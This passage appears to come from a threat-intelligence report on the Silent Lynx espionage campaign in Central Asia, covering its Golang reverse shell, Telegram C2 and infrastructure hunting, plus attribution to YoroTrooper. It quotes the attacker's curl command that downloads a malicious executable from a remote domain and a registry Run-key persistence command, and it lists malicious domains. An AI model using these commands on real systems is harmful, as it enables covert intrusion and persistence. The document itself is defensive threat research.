


Figure 19: Details of the sample.

Upon peeking inside the binary, we discovered that the binary is a reverse shell written in Golang, using packages like net_dial to connect to the C2. In case it fails to connect to the C2, it sleeps for 0.5 seconds and runs various commands.




Figure 20: The binary uses net_dial to connect to the C2.

Figure 21: If the binary fails to connect to the C2 it sleeps for 0.5 seconds.




Figure 22:

INFRASTRUCTURE & HUNTING

In the previous section, we saw that the threat actor is using a *Telegram* bot to perform actions on the victim system and other tasks like downloading. Fortunately, we have the bot token hard-coded inside the PowerShell script, where we discovered some interesting things. This is the *Telegram* bot used in this campaign, and which has been forwarding information to the threat actor.




Figure 23: The Telegram bot.

We can also see a few common commands executed by the threat actor in the target machine, such as `whoami`, `ipconfig` and others to perform discovery on the target system.




Figure 24: Commands executed by the threat actor in the target machine.

Another interesting case is we can see that the threat actor is downloading a malicious payload from a web server and establishing persistence on the compromised system. Using the command `cmd /c curl -o c:\users\public\gservice.exe hxxps://pweobmxdlboi.com/147.exe`, the threat actor downloads a malicious executable from a remote server and saves it as gservice.exe in the c:\users\public directory.




Figure 25: The threat actor downloads a malicious executable from a remote server and saves it as gservice.exe in the c:\users\public directory.

To ensure persistence, the threat actor executes a registry modification command, `REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WinUpTask /t REG_SZ /d c:\users\public\gservice.exe /f`, which adds the executable to the Windows Run key, causing it to launch automatically whenever the user logs in. The attacker then verifies the modification with the `REG query` command and confirms that the persistence mechanism has successfully been established with the message 'Операция успешно завершена' ('The operation was successfully completed').




Figure 26: Establishing persistence.

One of the compromised victims is believed to be closely linked to diplomatic operations between Turkmenistan and Kyrgyzstan. The presence of sensitive files, such as 'Turkmenistanyn Gyrgyz Respublikasyndaky Ilcihanasynyn meyilnamasy.docx', suggests the attackers targeted the victim to gather intelligence on diplomatic plans and relations, indicating espionage to be one of the primary goals of this campaign not only limited to banks but other government entities as well.




Figure 27: Sensitive files such as 'Turkmenistanyn Gyrgyz Respublikasyndaky Ilcihanasynyn meyilnamasy.docx' can be found.

While hunting for other campaigns run by the same threat actor (the same *Telegram* user) we found that the threat actor has also been using other *Telegram*-based bots to run campaigns against various victims across the same geographic location.




Figure 28: The threat actor has additionally been using other Telegram-based bots.

In addition to this, we found that the threat actor has been using a red team open-source tool known as resocks, which the threat actor had hosted in their infrastructure.




Figure 29: Resocks.

The malicious domains on which the threat actor hosted malicious implants are as follows:

- hxxps://pweobmxdlboi[.]com
- hxxps://document[.]hometowncity[.]cloud
- hxxps://mailboxdownload[.]com

On hunting further, we found that the threat actor also uses *Google Drive* to download further payloads onto the victim system and currently depends on C++ MSIL implants. These either have malicious PowerShell script embedded or downloaded from text-sharing services such as *Pastebin* and are dependent on *Telegram* for data exfiltration and C2 services in the recent campaigns.




Figure 30: The threat actor also uses Google Drive to download further payloads into the victim system.

ATTRIBUTION

Attribution is an essential metric when describing a threat actor or group. It involves analysing and correlating various domains, including tactics, techniques and procedures (TTPs), code similarities and reuse, the motivation of the threat actor, and sometimes operational mistakes.

In our ongoing tracking of Silent Lynx, we discovered notable similarities and overlaps with a Kazakhstan-based threat actor/group known as YoroTrooper, as identified by our colleagues at *Cisco Talos* [2]. Let's explore some of the key overlaps between Silent Lynx and YoroTrooper.

KEY OVERLAPS BETWEEN SILENT LYNX AND YOROTROOPER

Tooling arsenal

Researchers at *Cisco Talos* observed that YoroTrooper frequently modifies and switches its toolset, creating a pseudo-anti-detection mechanism. Recent YoroTrooper operations have relied heavily on PowerShell-based tools. Similarly, Silent Lynx has demonstrated significant reliance on PowerShell tooling, with code overlaps observed between the two groups.

Motivation

Both Silent Lynx and YoroTrooper share similar motivations, primarily engaging in espionage targeting government entities in Kyrgyzstan and its neighbouring nations.

Beyond these examples, additional strong similarities reinforce the connection between these two threat groups. With a medium level of confidence, we attribute Silent Lynx as a Kazakhstan-origin threat actor that likely shares resources with YoroTrooper, positioning it as a Kazakhstan-oriented threat.

CONCLUSION

Silent Lynx's campaigns demonstrate a sophisticated multi-stage attack strategy using ISO files, C++ loaders, PowerShell scripts, and Golang implants. Their reliance on *Telegram* bots for command and control, combined with decoy documents and regional targeting also highlights their focus on espionage in Central Asia and SPECA-based nations. Silent Lynx also overlaps with YoroTrooper, which shows resource sharing, reinforcing the group's attribution as a Kazakhstan-based threat group.

REFERENCES

[1] Singha, S. Unveiling Silent Lynx APT Targeting Entities Across Kyrgyzstan & Neighbouring Nations. Seqrite Blog. 21 January 2025. https://www.seqrite.com/blog/silent-lynx-apt-targeting-central-asian-entities/.

[2] Malhotra, A.; Ventura, V. Kazakhstan-associated YoroTrooper disguises origin of attacks as Azerbaijan. Cisco Talos. 25 October 2023. https://blog.talosintelligence.com/attributing-yorotrooper/.